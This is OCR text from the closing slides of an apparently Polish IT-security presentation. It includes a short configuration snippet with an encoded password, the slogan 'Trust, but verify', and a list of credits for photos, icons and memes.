
Password Encrypt=Advanced

Password0=Bp42iyk2yNHvoqtf0..

Password0=Bp42iyk2yNHvoqtf0==



# Ufaj, ale kontroluj


QUESTIONS
QUESTIONS EVERYWHERE
quickmeme.com

# Referencje

- Zdjęcia Samuel Zeller, Patryk Grądys z serwisu Unsplash

- Zdjęcia Nubia Navarro, Yuri Catalano, Kaboompics, energepic.com, Lalesh Aldarwish, Sohel Patel na licencji CC0 z serwisu https://www.pexels.com

- Zdjęcie Antranias na licencji CC0 z serwisu pixabay.com

- Zdjęcie Bruce Schneier na licencji Cc-by-sa-2.0-fr z https://en.wikipedia.org/wiki/Bruce_Schneier#/media/File:Bruce_Schneier_at_CoPS2013-IMG_9174.jpg

- Ikony stworzone przez https://www.freepik.com/, https://smashicons.com/, Vectors Market, https://graphicriver.net/user/iconmonk/portfolio, Icon Pond, Pixel Buddha, http://www.behance.net/Bart9339, Nikita Golubev, Gregor Cresnar, Prosymbols z serwisu www.flaticon.com

- Logo OpenVPN oraz Microsoft Windows

- Diagramy stworzone przy pomocy https://www.draw.io/

- Memy ze stron:

  https://img.memecdn.com/no-power-outages_o_2334835.jpg

  http://www.quickmeme.com/meme/3qnsf0

  https://cdn.meme.am/cache/instances/folder629/500x/66387629/dr-evil-meme-uninterruptible-power-supply-riiiiiiiiight.jpg

  https://az616578.vo.msecnd.net/files/responsive/embedded/any/desktop/2016/01/03/635873778973166099-863902711_Meow-Dog-Cat.jpg

  https://img.memesuper.com/b793660054b498967fbc061a6e0f614c_scumbag-adobe-reader-memes-quickmeme-adobe-reader-meme_498-502.jpeg

  https://imgflip.com/i/gu4gp

  http://www.mememaker.net/static/images/memes/4332125.jpg

  http://www.freepngimg.com/png/19670-troll-face-meme-png